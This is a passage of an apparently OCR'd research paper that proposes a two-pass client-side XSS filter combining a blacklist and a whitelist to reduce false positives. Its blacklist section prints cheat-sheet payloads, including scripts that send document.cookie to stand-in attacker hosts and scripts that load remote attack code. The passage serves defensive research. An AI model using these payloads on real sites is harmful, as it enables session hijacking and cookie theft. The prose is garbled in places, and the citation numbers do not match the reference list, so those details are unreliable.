vulnerability: <script> window.open ("www.evil.com") </script>. Assuming this script will not be found and removed. This information contains the malicious Java Script code will be stored on the server of the environment. [11]

2. Non-persistent:- Non-persistent XSS attacks are also referred in the newspaper journalism as reflected XSS attacks. Different from the persistent XSS attacks that inject malicious code into the resources of web application, in non-persistent XSS attacks the malicious code concerned reflect to the client directly. For example, the attacker tricks a user into clicking a malicious link by spam. If the user is fooled, malicious code will be included in the request as the accomplice of the malicious link and is transmitted to the server of the trusted site, and then transmitted to the client as the accessory of the response from the server side. The malicious code surrounded is executed in the client browser at the end. [11]

3. DOM-based attack: - XSS These attacks occur in the content processing performed in client-side JavaScript. It exploits and targets vulnerabilities within the code of a webpage itself. Opening a different Web page with malicious JavaScript code alters the code in the initial page on the neighboring system. In a local cross-site scripting increase no malicious code is sent to the server fairly they are interpreted by the browser to perform as they accepted the malicious consignment to the client from the server. [4]

To solving a Cross Site Scripting attack's are used a many approaches such as

1. Client Side Filter
2. Server Side Filter

1. Client Side Filter:
In the client side filter, filter works on client side. Client Side Filter is run on the client side browser. The filter works as proxy taking the code coming from server. The client side filter then searches the malicious code and removes the code. The resulting code is sent to browser for execution.[2]



Figure 2: Client side filter

2. Server Side Filter:
Server side filter works on server. The code processed by server is looked for malicious code. Then malicious code is removed. The clean code is sent to the client. [2]



Fig. 3: Server Filter

2. Related Work

Client Side Filter Approaches:

In this project is work on the generating a client side Proxy Filter. In this filter is work on the Scripting language. We know that most of the cases attacker's are used a Scripting language for generating a vulnerabilities code but some functions are used a java Script language for creating code. So in this time existing filters are break to the vulnerability code with the actual code. In this case users are not use the all feature's of the web page. In this problem is called a False Positive Problem.

3. Recent Works

Riccardo Peelizzi, R. Sekar. (2012) analyzed the two most popular open resource XSS filters, XSSAuditor for Google Chrome and NoScript for Firefox. Author point out their weaknesses, and current a new browser resident defense called XSSFilt. In contrast with previous browser defenses that were focused on the detection of whole new scripts, XSSFilt can also detect incomplete script injections, alterations of presented scripts by injecting malicious restriction values. Our estimation shows that a significant division of sites vulnerable to rejected XSS can be exploited using partial injections. A second potency of XSSFilt is its use of approximate rather than correct string identical to identify rejected content, which makes it more robust for web sites that employ tradition input sanitizations. Author provides a detailed experimental evaluation to compare the three filters with respect to their usability and protection. [2]

Riccardo Peelizzi, R. Sekar. (2012), give a client-side explanation to mitigate cross-site scripting Flaws. The existing client-side solutions shame the performance of client's system consequential in a poor web surfing knowledge. In this project provides a client side solution that uses a step by step advance to defend cross site scripting, without humiliating much the user's web browsing experience.[3]

Jyoti Snehi, Dr. Renu Dhir,(2013) discussed in their paper that Websites rely completely on complex web applications to deliver content to all users according to set preferences and specific needs. In this manner organizations present better worth to their customers and prospects. Dynamic websites suffer from assorted vulnerabilities rendering organizations

helpless and prone to cross site scripting attacks. Cross Site Scripting attacks are difficult to detect because they are executed as a background process. Cross Site Scripting is the most common web vulnerabilities in existence today which is most exploited issue .In this paper Author has presented various approaches used by clients and Server to prevent XSS attacks. [4]

Rattipong Putthacharoen, Pratheep Bunyatnoparat, (2011) introduced a new technique called "Dynamic Cookies Rewriting", this technique aims to provide the cookies useless for XSS attacks. Our technique is implemented in a web alternative where it will automatically rewrite the cookies that are sent back and forth between the users and the web applications. With our technique in position, the cookies at the browser's database now are not suitable for the web applications; therefore the XSS attack will not be able to impersonate the users using stolen cookies.[8]

Engin Kirda, Nenad Jovanovic, Christopher Kruegel, Giovanni Vigna, (2009) proposed Noxes, which is, to the optimum of our knowledge, the exclusive client-side solution to mitigate cross-site scripting attacks. Noxes acts as a web deputy and uses both manual and automatically generated rules to judicious potential cross-site scripting attempts. Noxes successfully protects nearby information outflow from the user's environment while requiring nominal user communication and customization effort. [20]

N. Jayakanthan, R. Sivakumar, (2014) suggested "Web-fault-Detector" for preventing the web applications from various attacks like SQL injection attacks, cross site scripting session hijacking and web parameter tampering. They have justified efficiency by results. [21]

Dr. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, (2008) discussed vulnerabilities with the current solutions. Categories of solutions are based on the location (client side or server side), analysis type (static, dynamic taint, alias, data flow, source code, and control flow graph), technique (crawling, reverse engineering, black box testing, and proxy server) and intrusion detection type (anomaly, misuse, automatic, multimodal). The strengths and weaknesses of all approaches are discussed. In this article, the authors propose the future line of research based on the gaps in the existing solutions proposed by earlier research work. [22]

Guowei Dong, Yan Zhang, Xin Wang, Peng Wang, Liangkun Liu, (2014) identified 14 XSS attack vectors connected to HTML5 by a resourceful analysis regarding innovative tags and attributes. Based on these vectors, a XSS analysis vector repository is constructed and a forceful XSS vulnerability recognition tool focusing on Webmail systems is implemented. By applying the tool to several popular Webmail systems, seven exploitable XSS vulnerabilities are originate. The evaluation result shows that our implement can professionally detect XSS vulnerabilities introduced by HTML5. [23]

M. James Stephen, P.V.G.D. Prasad Reddy, Ch. Demudu Naidu, Ch. Rajesh, (2011) proposed a passive detection system to recognize successful XSS attacks. Based on a prototypical implementation, writer examines our approach's correctness and verifies its recognition capabilities. Author compiled a data-set of HTTP request/response from 20 popular web applications for this, in arrangement with both real word and physically crafted XSS exploits; author detection approach results in a total of zero false negatives for all tests, while maintaining an outstanding false constructive rate for more than 80 percent of the examined web applications. [24]

4. Problems With Client Side Filters

There can be various problems while using client side filters. Some of the problems are given below.

1. False positives
2. Complex Policies
3. Usability Impact

In this paper focus on the False Positive Problem in the Client Side filter. [3]

False Positive Problem:
Lots of filter blocks correct script as malicious code. This is because they find this correct script closed to the malicious script. This problem is called False Positive. The result is we are not able to use full feature of any web page. False positive problem is the biggest problem in the web application. [3] In order to solve the false positive problem we suggest a filter based on below given architecture.

5. Architecture of Proposed System



Figure 4: Proposed Filter

In the proceeding paragraphs we will explain building blocks of our proposed filter figure 4. That solves the problem of false positive to a great extent.

Filter
The main job of filter is to look for malicious code in the HTML/Web script that is received from any web server. The filter scans for malicious script live by line consulting the black list (Updated) file. The filter marks portion which can be malicious.

False Positive detector:
The False Positive Detector scans for marked potion by the above filter and compare with white list. If a match is found to a suitable degree then it unmarks the script marked by filter to remove false positive.

Cleaner:
The Cleaner cleans the marked potions of the script send by false positive detector. The document now is free from XSS and can be sent to browser for execution.

Black list:
It is store the all cross site scripting vulnerabilities and it is also called as cheat sheet.

White List:
It is the list of codes that may be blocked but are very necessary for correct execution of web application.

BW List Update Server:
It is server which updates black list as well as a white list. This server is fully control of system server also BW Update server. All the update perfume on the programmer as requirements or complain for the user.

6. Methodology

In this project is solving a False Positive Problem in client side filter. To solving this problem is generate a two pass filter on the client side browser. This filter will be free from false positive problem.

XSS cheat sheet:

The xssed dataset is biased towards very simple attack payloads, since most of them simply inject a script tag. To assess the filter's protection for more complex attacks, we created a web page with multiple XSS vulnerabilities and tried attack vectors from the XSS Cheat Sheet, a well-known and officiated source for XSS filter circumvention techniques. Cheat sheet is vulnerable data which is most used a attacker to attack the victim browser. Most of the cheat sheet codes are starting at <script> and ending the code is </script> tag. There are number of cheat sheet data such as. [10]

1. <SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
2. <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
3. <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
4. <SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
5. <SCRIPT SRC=//ha.ckers.org/.j>

Black list:

A black list is list that stores vulnerable script code. If this code is executing a client browser so they created some problems in the browser. Most of the black list code is the cheat sheet code which is harmful in the client side data. There are many type of code is the black listed such as

1. <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
2. <SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
3. <<SCRIPT>alert("XSS");//<</SCRIPT>
4. <SCRIPT SRC=//ha.ckers.org/.j>
5. <SCRIPT>alert("XSS")</SCRIPT>">
6. SCRIPT>document.write("<SCRI");</SCRIPT>
7. <SCRIPT>document.location('http://evil.org/steal.cgi?c=+escape(document.cookie);')</SCRIPT>
8. <SCRIPT>payload()</SCRIPT>
9. <SCRIPT>
new Image().src = "http://myevilsite/?data="+encodeURI(document.cookie);
</SCRIPT>

In this type of code is cheat sheet code it is store on the black list date file. This black list code is generated and updated to client side filter.

White List

This is a list of codes that seem vulnerable and likely to be blocked by blacklist. But based on user feedback and experiments we have generated a whitelist which contains code code that should not be blocked. The reason of its blocking may be its structure is very similar to the structure of malicious code.

A black list database is to store all type of XSS cheat sheet data. In the server machine is web page source code with malicious code. White list data base is store a actual java script code. A filter is access all the source code and match the code between the <script> and </script> code if any code is match to the black list database and again match the black list code and white list code if any code is match so all the match code is send to the client side browser and other code is block to the filter.

7. Implementation

The Filter is implemented "c programming" language and the figure 5 will let you understand the algorithm. The update server and client is implemented in java.

Our filter works as follows
1. Web page is requested from browser.
2. The output from server is taken by the two pass filter.
3. The filter searches the malicious code in the script. If malicious script is found (based on updated blacklist) it is marked.
4. The filter in the second pass searches whitelist for the previous marked code. If match is found it is unmarked.
5. The cleaner cleans all the marked script and clean code is sent to browser for execution.



Fig: 5 Flow Chart for Filter Working

In this paper introduce a two pass client side f filter. A filter is fixed on the client side browser. The working is displayed in Fig 5.

Advantage

1. Security from XSS.

Using our filter client gets high security. Our black list and white list get updated regularly by our administrators remotely and same is updated back to the client. So he gets latest updates of threats.

2. Less False Positive rate

In this filter is used a two type of lists are used one is black list and another is white list. So if any code is blocked by blacklist is checked for whitelist. If a match is found then code is not blocked. In this way our filter gives safety from XSS without compromising web application capability.

Disadvantage

Time consuming

Our Filter is more time consuming than single pass balcklist filters as they work in one pass checking only blacklisted codes. But our filter goes one step farward by checking of codes in white list. This takes time but time taken gives peace of mind to user as now he is never bothered about accidently blockage of genuine script in web application.

8. Conclusion and Future Work

In this paper we have tried to solve the false positive problem to a greater extent. But this problem depends on web applications and as more and more web applications gets online day by day it is a real challenge to update black and white lists accordingly. So our paper leaves a problem of timely automated updation of white list and black lists. This architecture is very helpful for people and companies who want to work in area of XSS filter development. This architecture will help future researchers a sound foundation in their research.

References

[1] T. Venkat Narayana Rao, V. Tejaswini, K. Preethi, (2012), AGAINST WEB VULNERABILITIES AND CROSS SITE SCRIPTING, JGRCS ISSN-2229-371X, Volume 3.
[2] Riccardo Peelizzi, R. Sekar. (2012), “protection, Usability and Improvements in Reflected XSS filters”, in proceeding ASIACCS 12, May 2–4.
[3] K. Selvamani, A. Duraisamy, A Kannam , (2010) “Protection of Web Application from Cross Site Scripting Attacks in Browser Side”, JCSIS (International Journal of Computer Science and Information Security), Volume 7.
[4] Jyoti Snehi, Dr. Renu Dhir, (2013), “Web Client and Web Server approaches to Prevent XSS Attacks”, International Journal of Computers & Technology,Volume 4, No. 2.
[5] Jonathan R. Mayer and John C. Mitchell, (2012), “Third-Party Web Tracking: Policy and Technology” Security and Privacy, IEEE symposium, pages 413-427.
[6] Robert Hansen, XSS Cheat Sheet.
[7] http://ha.ckers.org/xss.html.
[8] http://www.owasp.org/index.php/Category:OWASP_Top_Ten Project 2010. .
[9] Rattipong Putthacharoen, Pratheep Bunyatnoparat, (2011), “Protecting Cookies from Cross Site Script Attacks Using Dynamic Cookies Rewriting Technique”, in proceeding Advance communication technology (ICACT), 1^{3th} international Conference, pages 1090-1094.
[10] Yu Sun, Dake He , (2012) ,“Model Checking for the Defence against Cross-site Scripting Attacks” in proceeding Computer Science & service system, International Conference on , pages 2161-2164.
[11] http://www.owasp.org/index.php/Category:OWASP
[12] Duraisamy, M. Sathiyamoorthy, S. Chandrasekar(2013), A Server Side Solution for Protection of Web Applications From Cross-Site Scripting Attacks , International Journal of Innovative Technology and Exploring Engineering (IJITEE) ISSN: 2278 - 3075, Volume-2, Issue-4.
[13] Daniel Bates, Adam Barth, Collin Jackson, (2010), “Regular Expressions Considered Harmful in Client-Side XSS Filters”, in proceeding of 19th international conference World Wide Web, pages 91-100
[14] WWW.googleScholer.com
[15] Martin Johns, Bjorn Engelmann, Joachim Posegga, (2008), “XSSDS: Server-side Detection of Cross-site Scripting Attacks”, in proceeding IEEE ACM

Conference on Computer and Communication security, pages 760-771.
[16] Engin Kirda, Christopher Kruegel, Giovanni Vigna, and Nenad Jovanovic, (2006), " Noxes: A Client Side Solution for Mitigating Cross Site Scripting Attacks", in proceeding ACM symposium on Applied computing, pages 330-337
[17] www.cheat sheet for cross site scripting attack.com
[18] Nitin Mishra, Rahul Srivastava, Saumya chaturvedi, Arunendra Singh, (2014), Chandrashekhar dewangan, "XSS Attack And Defence", IJCCTS, Internatinal Journal of Communication and Computer Technology, Volume 1(7).
[19] Chandrashekhar dewangan, Nitin Mishra, (2014) "A Survey of Client Side Filter for XSS, in proceeding on national Conference of RCET Riapur india.
[20] Takeshi Matsuda, Daiki Koizumi, Michio Sonoda, (2012) "Cross Site Scripting Attacks Detection Algorithm Based on the Appearance Position of Characters", in proceeding Communications, Computers and Applications (MIC-CCA) Musharaka International Conference on, pages 65-70.
[21] Engin Kirda, Nenad Jovanovic, Christopher Kruegel, Giovanni Vigna, (2009) "Client-side cross-site scripting protection" , ELESVIER, Volume 28, Issue 7, Pages 592– 604 Ltd. All rights reserved.
[22] N. Jayakanthan, R. Sivakumar, (2014), "A Novel Frame Work to Detect Malicious Attacks", International journal Research in Computer Applications & Information Technology, Volume 2, issue 1, pages 23-28.
[23] Dr. Jayamsakthi Shanmugam, Dr. M. Ponnavaikko, (2008), "Cross Site Scripting Latest developments and solutions: A survey", International Journal Open Problems Computer Math., Volume.1.
[24] Guowei Dong, Yan Zhang, Xin Wang, Peng Wang, Liangkun Liu, (2014), "Detecting Cross Site Scripting Vulnerabilities Introduced by HTML5", in proceeding 11th International Joint Conference on Computer Science and Software Engineering (JCSSE), pages 319-323.
[25] M. James Stephen, P.V.G.D. Prasad Reddy, Ch. Demudu Naidu, Ch. Rajesh, (2011), "Prevention of Cross Site Scripting With E-Guard Algorithm", International Journal of Computer Application, Volume 22, No. 5.